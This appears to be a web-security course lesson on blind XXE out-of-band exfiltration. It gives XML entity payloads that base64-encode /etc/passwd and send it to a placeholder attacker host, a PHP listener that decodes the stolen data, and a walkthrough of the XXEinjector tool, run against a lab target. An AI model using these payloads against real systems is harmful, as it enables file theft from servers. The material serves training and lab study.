Blind Data Exfiltration

In the previous section, we saw an example of a blind XXE vulnerability, where we did not receive any output containing any of our XML input entities. As the web server was displaying PHP runtime errors, we could use this flaw to read the content of files from the displayed errors. In this section, we will see how we can get the content of files in a completely blind situation, where we neither get the output of any of the XML entities nor do we get any PHP errors displayed.

Out-of-bound Data Exfiltration

If we try to repeat any of the methods with the exercise we find at `/blind`, we will quickly notice that none of them seem to work, as we have no way to have anything printed on the web application response. For such cases, we can utilize a method known as `Out-of-bound (OOB) Data Exfiltration`, which is often used in similar blind cases with many web attacks, like blind SQL injections, blind command injections, blind XSS, and of course, blind XXE. Both the Cross-Site Scripting (XSS) and the Whitebox Pentesting 101: Command Injections modules discussed similar attacks, and here we will utilize a similar attack, with slight modifications to fit our XXE vulnerability.

In our previous attacks, we utilized an `out-of-band` attack since we hosted the DTD file in our machine and made the web application connect to us (hence out-of-bound). So, our attack this time will be pretty similar, with one significant difference. Instead of having the web application output our `file` entity to a specific XML entity, we will make the web application send a web request to our web server with the content of the file we are reading.

To do so, we can first use a parameter entity for the content of the file we are reading while utilizing PHP filter to base64 encode it. Then, we will create another external parameter entity and reference it to our IP, and place the `file` parameter value as part of the URL being requested over HTTP, as follows:

Code: xml

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">
```

If, for example, the file we want to read had the content of `XXE_SAMPLE_DATA`, then the `file` parameter would hold its base64 encoded data (`WFNFX1NBTVBMRV9EQVRB`). When the XML tries to reference the external `oob` parameter from our machine, it will request `http://OUR_IP:8000/?content=WFNFX1NBTVBMRV9EQVRB`. Finally, we can decode the `WFNFX1NBTVBMRV9EQVRB` string to get the content of the file. We can even write a simple PHP script that automatically detects the encoded file content, decodes it, and outputs it to the terminal:

Code: php

```
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
```

So, we will first write the above PHP code to `index.php`, and then start a PHP server on port `8000`, as follows:


```
Govardhan Gujji22@htb[/htb]$ vi index.php # here we write the above PHP code
Govardhan Gujji22@htb[/htb]$ php -S 0.0.0.0:8000

PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
```

Now, to initiate our attack, we can use a similar payload to the one we used in the error-based attack, and simply add `<root>&content;</root>`, which is needed to reference our entity and have it send the request to our machine with the file content:

Code: xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
```

Then, we can send our request to the web application:



Finally, we can go back to our terminal, and we will see that we did indeed get the request and its decoded content:

```
PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
10.10.14.16:46250 Accepted
10.10.14.16:46250 [200]: (null) /xxe.dtd
10.10.14.16:46250 Closing
10.10.14.16:46258 Accepted

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP..
```

Tip: In addition to storing our base64 encoded data as a parameter to our URL, we may utilize `DNS OOB Exfiltration` by placing the encoded data as a sub-domain for our URL (e.g. `ENCODEDTEXT.our.website.com`), and then use a tool like `tcpdump` to capture any incoming traffic and decode the sub-domain string to get the data. Granted, this method is more advanced and requires more effort to exfiltrate data through.

Automated OOB Exfiltration

Although in some instances we may have to use the manual method we learned above, in many other cases, we can automate the process of blind XXE data exfiltration with tools. One such tool is XXEinjector. This tool supports most of the tricks we learned in this module, including basic XXE, CDATA source exfiltration, error-based XXE, and blind OOB XXE.

To use this tool for automated OOB exfiltration, we can first clone the tool to our machine, as follows:

```
Govardhan Gujji22@htb[/htb]$ git clone https://github.com/enjoiz/XXEinjector.git

Cloning into 'XXEinjector'...
...SNIP...
```

Once we have the tool, we can copy the HTTP request from Burp and write it to a file for the tool to use. We should not include the full XML data, only the first line, and write `XXEINJECT` after it as a position locator for the tool:

Code: http

```
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.201.94
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://10.129.201.94
Referer: http://10.129.201.94/blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
```

Now, we can run the tool with the `--host/--httpport` flags being our IP and port, the `--file` flag being the file we wrote above, and the `--path` flag being the file we want to read. We will also select the `--oob=http` and `--phpfilter` flags to repeat the OOB attack we did above, as follows:

```
Govardhan Gujji22@htb[/htb]$ ruby XXEinjector.rb --host=127.0.0.1 --httpport=8000 --file=/tmp/xxe.req --p

...SNIP...
[+] Sending request with malicious XML.
[+] Responding with XML for: /etc/passwd
[+] Retrieved data:
```

We see that the tool did not directly print the data. This is because we are base64 encoding the data, so it does not get printed. In any case, all exfiltrated files get stored in the `Logs` folder under the tool, and we can find our file there:

```
Govardhan Gujji22@htb[/htb]$ cat Logs/10.129.201.94/etc/passwd.log

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...SNIP..
```

Try to use the tool to repeat other XXE methods we learned.

Start Instance

OO / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+2 Using Blind Data Exfiltration on the '/blind' page to read the content of '/327a6c4304ad5938eaf0efb6cc3e53dc.php' and get the flag.

Submit your answer here...

Submit | No Hint

Previous | Next

Cheat Sheet | Go to Questions

Table of Contents

- Introduction to Web Attacks
- HTTP Verb Tampering
- Intro to HTTP Verb Tampering
- Bypassing Basic Authentication
- Bypassing Security Filters
- Verb Tampering Prevention
- Insecure Direct Object References (IDOR)
- Intro to IDOR
- Identifying IDORs
- Mass IDOR Enumeration
- Bypassing Encoded References
- IDOR in Insecure APIs
- Chaining IDOR Vulnerabilities
- IDOR Prevention
- XML External Entity (XXE) Injection
- Intro to XXE
- Local File Disclosure
- Advanced File Disclosure
- Blind Data Exfiltration
- XXE Prevention
- Skills Assessment
- Web Attacks - Skills Assessment

My Workstation

OFFLINE

Start Instance

OO / 1 spawns left